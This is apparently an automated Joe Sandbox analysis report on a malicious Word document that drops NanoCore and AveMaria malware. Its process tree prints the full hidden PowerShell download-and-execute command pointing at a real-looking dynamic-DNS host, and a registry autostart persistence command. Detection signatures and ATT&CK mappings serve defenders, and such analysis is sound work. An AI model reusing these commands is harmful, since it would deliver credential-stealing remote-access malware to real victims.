

JOESandbox Cloud BASIC



ID: 457815

Sample Name: NEW
PO1100372954 -.doc

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 10:59:02

Date: 02/08/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report NEW PO1100372954 -.doc	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Process Tree	5
Malware Configuration	6
Yara Overview	6
Memory Dumps	6
Unpacked PEs	6
Sigma Overview	6
AV Detection:	6
E-Banking Fraud:	6
System Summary:	6
Data Obfuscation:	7
Stealing of Sensitive Information:	7
Remote Access Functionality:	7
Jbx Signature Overview	7
AV Detection:	7
Software Vulnerabilities:	7
Networking:	7
Key, Mouse, Clipboard, Microphone and Screen Capturing:	7
E-Banking Fraud:	7
System Summary:	7
Data Obfuscation:	8
Persistence and Installation Behavior:	8
Boot Survival:	8
Hooking and other Techniques for Hiding and Protection:	8
Malware Analysis System Evasion:	8
HIPS / PFW / Operating System Protection Evasion:	8
Lowering of HIPS / PFW / Operating System Security Settings:	8
Stealing of Sensitive Information:	8
Remote Access Functionality:	8
Mitre Att&ck Matrix	9
Behavior Graph	9
Screenshots	10
Thumbnails	10
Antivirus, Machine Learning and Genetic Malware Detection	11
Initial Sample	11
Dropped Files	11
Unpacked PE Files	12
Domains	12
URLs	12
Domains and IPs	12
Contacted Domains	12
Contacted URLs	12
URLs from Memory and Binaries	12
Contacted IPs	12
Public	12
General Information	13
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	14
IPs	14
Domains	14
ASN	14
JA3 Fingerprints	14
Dropped Files	14
Created / dropped Files	14
Static File Info	25
General	25
File Icon	25
Static RTF Info	25
Objects	25
Network Behavior	25
Snort IDS Alerts	25
Network Port Distribution	26
TCP Packets	26
UDP Packets	26
DNS Queries	26
DNS Answers	27

HTTP Request Dependency Graph	28
HTTP Packets	28
Code Manipulations	31
Statistics	31
Behavior	31
System Behavior	31
Analysis Process: WINWORD.EXE PID: 2604 Parent PID: 584	31
General	31
File Activities	32
File Created	32
File Deleted	32
File Read	32
Registry Activities	32
Key Created	32
Key Value Created	32
Key Value Modified	32
Analysis Process: powershell.exe PID: 2396 Parent PID: 2604	32
General	32
File Activities	32
File Created	32
File Written	32
File Read	32
Registry Activities	32
Analysis Process: FLTLDR.EXE PID: 3048 Parent PID: 2604	32
General	32
File Activities	33
File Read	33
Analysis Process: powershell.exe PID: 1068 Parent PID: 2604	33
General	33
File Activities	33
File Written	33
File Read	33
Analysis Process: powershell.exe PID: 3056 Parent PID: 2604	33
General	33
File Activities	34
File Read	34
Analysis Process: putty.exe PID: 2952 Parent PID: 1068	34
General	34
File Activities	34
File Read	34
Registry Activities	34
Analysis Process: putty.exe PID: 2948 Parent PID: 3056	34
General	34
File Activities	35
File Read	35
Analysis Process: putty.exe PID: 1492 Parent PID: 2948	35
General	35
Analysis Process: putty.exe PID: 2308 Parent PID: 2952	35
General	35
File Activities	36
File Created	36
File Written	36
File Read	36
Registry Activities	36
Key Created	36
Key Value Created	36
Analysis Process: putty.exe PID: 2260 Parent PID: 2948	36
General	36
Analysis Process: putty.exe PID: 2428 Parent PID: 2948	37
General	37
Analysis Process: cmd.exe PID: 2156 Parent PID: 2308	37
General	37
Analysis Process: images.exe PID: 2168 Parent PID: 2308	38
General	38
Analysis Process: reg.exe PID: 2400 Parent PID: 2156	38
General	38
Analysis Process: verclsid.exe PID: 1900 Parent PID: 2604	38
General	38
Analysis Process: images.exe PID: 2820 Parent PID: 2168	39
General	39
Analysis Process: notepad.exe PID: 2416 Parent PID: 2604	39
General	39
Analysis Process: cmd.exe PID: 912 Parent PID: 2820	40
General	40
Analysis Process: iBCrDCK.i.exe PID: 2340 Parent PID: 2820	40
General	40
Analysis Process: drvinst.exe PID: 1464 Parent PID: 584	40
General	40
Analysis Process: rdpdr.sys PID: 4 Parent PID: -1	41
General	41
Analysis Process: tdtcp.sys PID: 4 Parent PID: -1	41
General	41
Analysis Process: tssecsrv.sys PID: 4 Parent PID: -1	41
General	41
Analysis Process: RDPWD.SYS PID: 4 Parent PID: -1	41
General	41
Analysis Process: iBCrDCK.i.exe PID: 2260 Parent PID: 2340	42
General	42
Analysis Process: iBCrDCK.i.exe PID: 2428 Parent PID: 2340	42
General	42
Disassembly	44

Windows Analysis Report NEW PO1100372954 -.doc

Overview

General Information

Sample Name:	NEW PO1100372954 -.doc
Analysis ID:	457815
MD5:	afe48e30fc3f12c...
SHA1:	2ded99867d8b3e..
SHA256:	ecef57afce8a7d5..
Tags:	doc
Infos:	
Most interesting Screenshot:	

Detection


NanoCore AveMaria

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates ...)
- Document exploit detected (drops P...
- Malicious sample detected (through ...)
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Sigma detected: NanoCore
- Sigma detected: Powershell downloa...
- Snort IDS alert for network traffic (e....)
- Yara detected AntiVM3
- Yara detected AveMaria stealer

Classification



Process Tree

- System is w7x64
- WINWORD.EXE (PID: 2604 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
 - powershell.exe (PID: 2396 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -Nonl -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('http://newhosteeee.ydns.eu/putty.exe';C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
 - FLTLDR.EXE (PID: 3048 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPH FLT.PNG32.FLT MD5: AF5CCD95BAC7ADADD56DE185D7461B2C)
 - powershell.exe (PID: 1068 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -Nonl -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('http://newhosteeee.ydns.eu/putty.exe';C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
 - putty.exe (PID: 2952 cmdline: 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - putty.exe (PID: 2308 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - cmd.exe (PID: 2156 cmdline: cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
 - reg.exe (PID: 2400 cmdline: REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: D69A9ABBB0D795F21995C2F48C1EB560)
 - images.exe (PID: 2168 cmdline: C:\ProgramData\images.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - images.exe (PID: 2820 cmdline: C:\ProgramData\images.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - cmd.exe (PID: 912 cmdline: C:\Windows\System32\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
 - iBCrDCK.i.exe (PID: 2340 cmdline: 'C:\Users\user\AppData\Roaming\iBCrDCK.i.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
 - iBCrDCK.i.exe (PID: 2260 cmdline: C:\Users\user\AppData\Roaming\iBCrDCK.i.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
 - iBCrDCK.i.exe (PID: 2428 cmdline: C:\Users\user\AppData\Roaming\iBCrDCK.i.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
- powershell.exe (PID: 3056 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -Nonl -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('http://newhosteeee.ydns.eu/putty.exe';C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
 - putty.exe (PID: 2948 cmdline: 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - putty.exe (PID: 1492 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - putty.exe (PID: 2260 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
 - putty.exe (PID: 2428 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
- verclsid.exe (PID: 1900 cmdline: 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
- notepad.exe (PID: 2416 cmdline: 'C:\Windows\system32\notepad.exe' 'C:\Users\user\AppData\Local\Temp\abdftfhghdghgh .ScT' MD5: B32189BDF6E577A92BAA61AD49264E6)
- drvinst.exe (PID: 1464 cmdline: Drvinst.exe '1' '200' 'UMB\UMB\1&41921d&0&TERMINPUT_BUS' "" '6e3bed883' '0000000000000000' '0000000000000059C' '0000000000000600' MD5: 2DBA1472BDF847EAE358A4B9FA9A0B0C1)
- rdpdr.sys (PID: 4 cmdline: MD5: 1B6163C503398B23FF8B939C67747683)
- tdtcp.sys (PID: 4 cmdline: MD5: 51C5ECEB1CDEE2468A1748BE550CFBC8)
- tssecsrv.sys (PID: 4 cmdline: MD5: 19BEDA57F3E0A06B8D5EB6D619BD5624)
- RDPWD.SYS (PID: 4 cmdline: MD5: FE571E088C2D83619D2D48D4E961BF41)
- smtpsvc.exe (PID: 2964 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
 - smtpsvc.exe (PID: 764 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

| Source | Rule | Description | Author | Strings |
|--------------------------------------------------------------------------|-------------------------------|----------------------------------|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 00000015.00000003.2137169067.00000000006
13000.00000004.00000001.sdmp | JoeSecurity_CredentialStealer | Yara detected Credential Stealer | Joe Security | |
| 00000015.00000003.2137169067.00000000006
13000.00000004.00000001.sdmp | JoeSecurity_AveMaria | Yara detected AveMaria stealer | Joe Security | |
| 00000022.00000002.2354192632.0000000000A
C0000.00000004.00000001.sdmp | Nanocore_RAT_Gen_2 | Detetcs the Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0x5b0b:\$x1: NanoCore.ClientPluginHost0x5b44:\$x2: IClientNetworkHost |
| 00000022.00000002.2354192632.0000000000A
C0000.00000004.00000001.sdmp | Nanocore_RAT_Feb18_1 | Detects Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0x5b0b:\$x2: NanoCore.ClientPluginHost0x5c0f:\$s4: PipeCreated0x5b25:\$s5: IClientLoggingHost |
| 00000022.00000002.2354334039.0000000000C
60000.00000004.00000001.sdmp | Nanocore_RAT_Gen_2 | Detetcs the Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0x5b99:\$x1: NanoCore.ClientPluginHost0x5bb3:\$x2: IClientNetworkHost |

Click to see the 90 entries

Unpacked PEs

| Source | Rule | Description | Author | Strings |
|-----------------------------------------|----------------------|----------------------------|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 34.2.iBCrDCK.i.exe.cb0000.15.raw.unpack | Nanocore_RAT_Gen_2 | Detetcs the Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0x350b:\$x1: NanoCore.ClientPluginHost0x3525:\$x2: IClientNetworkHost |
| 34.2.iBCrDCK.i.exe.cb0000.15.raw.unpack | Nanocore_RAT_Feb18_1 | Detects Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0x350b:\$x2: NanoCore.ClientPluginHost0x52b6:\$s4: PipeCreated0x34f8:\$s5: IClientLoggingHost |
| 34.2.iBCrDCK.i.exe.34ffadc.25.unpack | Nanocore_RAT_Gen_2 | Detetcs the Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0xd9ad:\$x1: NanoCore.ClientPluginHost0xd9da:\$x2: IClientNetworkHost |
| 34.2.iBCrDCK.i.exe.34ffadc.25.unpack | Nanocore_RAT_Feb18_1 | Detects Nanocore RAT | Florian Roth | <ul style="list-style-type: none">0xd9ad:\$x2: NanoCore.ClientPluginHost0xea88:\$s4: PipeCreated0xd9c7:\$s5: IClientLoggingHost |
| 34.2.iBCrDCK.i.exe.34ffadc.25.unpack | JoeSecurity_Nanocore | Yara detected Nanocore RAT | Joe Security | |

Click to see the 140 entries

Sigma Overview

AV Detection:



Sigma detected: NanoCore

E-Banking Fraud:



Sigma detected: NanoCore

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Direct Autorun Keys Modification

Sigma detected: Exploit for CVE-2017-0261

Sigma detected: PowerShell Download from URL

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Group Modification Logging

Sigma detected: Local User Creation

Sigma detected: Non Interactive PowerShell

Data Obfuscation:



Sigma detected: Powershell download and execute file

Stealing of Sensitive Information:



Sigma detected: NanoCore

Remote Access Functionality:



Sigma detected: NanoCore

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Software Vulnerabilities:



Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Installs a global keyboard hook

E-Banking Fraud:



Yara detected AveMaria stealer

Yara detected Nanocore RAT

System Summary:



Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large strings

Found suspicious RTF objects

Microsoft Office creates scripting files

Office process drops PE file

Powershell drops PE file

Data Obfuscation:



Suspicious powershell command line found

Persistence and Installation Behavior:



Tries to download and execute files (via powershell)

Boot Survival:



Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:



Contains functionality to hide user accounts

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hides user accounts

Malware Analysis System Evasion:



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:



Allocates memory in foreign processes

Bypasses PowerShell execution policy

Contains functionality to inject threads in other processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Injects files into Windows application

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:



Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:



Yara detected AveMaria stealer

Yara detected Nanocore RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal e-mail passwords

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected AveMaria stealer

Yara detected Nanocore RAT

Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration |
|--------------------------------------------------------|----------------------------------------------|---------------------------------------------|---------------------------------------------|--------------------------------------------------|--------------------------------|-------------------------------------------|--------------------------------------------|---------------------------------|----------------------------------------------------------|
| Valid Accounts | Windows Management Instrumentation 1 | LSASS Driver 2 | LSASS Driver 2 | Disable or Modify Tools 1 1 | OS Credential Dumping 3 | System Time Discovery 1 2 | Remote Services | Archive Collected Data 1 | Exfiltration Over Other Network Medium |
| Default Accounts | Scripting 2 | Create Account 1 1 | Access Token Manipulation 1 | Deobfuscate/Decode Files or Information 1 | Input Capture 1 2 1 | System Service Discovery 1 | Remote Desktop Protocol | Data from Local System 1 | Exfiltration Over Bluetooth |
| Domain Accounts | Native API 1 | Windows Service 1 1 | Windows Service 1 1 | Scripting 2 | Credentials In Files 1 | File and Directory Discovery 5 | SMB/Windows Admin Shares | Input Capture 1 2 1 | Automated Exfiltration |
| Local Accounts | Shared Modules 1 | Scheduled Task/Job 1 | Process Injection 6 2 2 | Obfuscated Files or Information 4 | NTDS | System Information Discovery 2 7 | Distributed Component Object Model | Input Capture | Scheduled Transfer |
| Cloud Accounts | Exploitation for Client Execution 3 3 | Registry Run Keys / Startup Folder 1 | Scheduled Task/Job 1 | Software Packing 3 | LSA Secrets | Security Software Discovery 3 3 1 | SSH | Keylogging | Data Transfer Size Limits |
| Replication Through Removable Media | Command and Scripting Interpreter 1 1 | Rc.common | Registry Run Keys / Startup Folder 1 | Masquerading 2 3 | Cached Domain Credentials | Virtualization/Sandbox Evasion 2 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel |
| External Remote Services | Scheduled Task/Job 1 | Startup Items | Startup Items | Modify Registry 1 | DCSync | Process Discovery 3 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol |
| Drive-by Compromise | Service Execution 2 | Scheduled Task/Job | Scheduled Task/Job | Virtualization/Sandbox Evasion 2 1 | Proc Filesystem | Application Window Discovery 1 | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol |
| Exploit Public-Facing Application | PowerShell 3 | At (Linux) | At (Linux) | Access Token Manipulation 1 | /etc/passwd and /etc/shadow | Remote System Discovery 1 | Software Deployment Tools | Data Staged | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol |
| Supply Chain Compromise | AppleScript | At (Windows) | At (Windows) | Process Injection 6 2 2 | Network Sniffing | Process Discovery | Taint Shared Content | Local Data Staging | Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol |
| Compromise Software Dependencies and Development Tools | Windows Command Shell | Cron | Cron | Hidden Files and Directories 1 | Input Capture | Permission Groups Discovery | Replication Through Removable Media | Remote Data Staging | Exfiltration Over Physical Medium |
| Compromise Software Supply Chain | Unix Shell | Launchd | Launchd | Hidden Users 2 | Keylogging | Local Groups | Component Object Model and Distributed COM | Screen Capture | Exfiltration over USB |


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

| Source | Detection | Scanner | Label | Link |
|------------------------|-----------|---------------|-------------------------------|------|
| NEW PO1100372954 -.doc | 24% | ReversingLabs | Script.Exploit.CVE-2017-11882 | |

Dropped Files

| Source | Detection | Scanner | Label | Link |
|-----------------------------------------------------------------------------------------------------------|-----------|----------------|-------------------------------|------------------------|
| C:\Program Files (x86)\SMTP Service\smtpsvc.exe | 100% | Joe Sandbox ML | | |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe | 100% | Joe Sandbox ML | | |
| C:\Users\user\AppData\Roaming\BCrDCK.i.exe | 100% | Joe Sandbox ML | | |
| C:\ProgramData\images.exe | 100% | Joe Sandbox ML | | |
| C:\Users\user\AppData\Roaming\putty.exe | 100% | Joe Sandbox ML | | |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe | 100% | Joe Sandbox ML | | |
| C:\Program Files (x86)\SMTP Service\smtpsvc.exe | 20% | ReversingLabs | ByteCode-MSIL.Backdoor.Remcos | |
| C:\Program Files\Microsoft DN1\sqlmap.dll | 20% | Metadefender | | Browse |
| C:\Program Files\Microsoft DN1\sqlmap.dll | 43% | ReversingLabs | Win64.Trojan.RDPWrap | |
| C:\ProgramData\images.exe | 28% | ReversingLabs | | |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe | 20% | ReversingLabs | ByteCode-MSIL.Backdoor.Remcos | |

| Source | Detection | Scanner | Label | Link |
|----------------------------------------------------------------------------------------------------------|-----------|---------------|-------------------------------|------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe | 28% | ReversingLabs | | |
| C:\Users\user\AppData\Roaming\iBCrDCK.i.exe | 20% | ReversingLabs | ByteCode-MSIL_Backdoor.Remcos | |
| C:\Users\user\AppData\Roaming\putty.exe | 28% | ReversingLabs | | |
| C:\Windows\System32\rfxvmt.dll | 0% | Metadefender | | Browse |
| C:\Windows\System32\rfxvmt.dll | 0% | ReversingLabs | | |

Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|------------------------------------|-----------|---------|---------------------|------|-------------------------------|
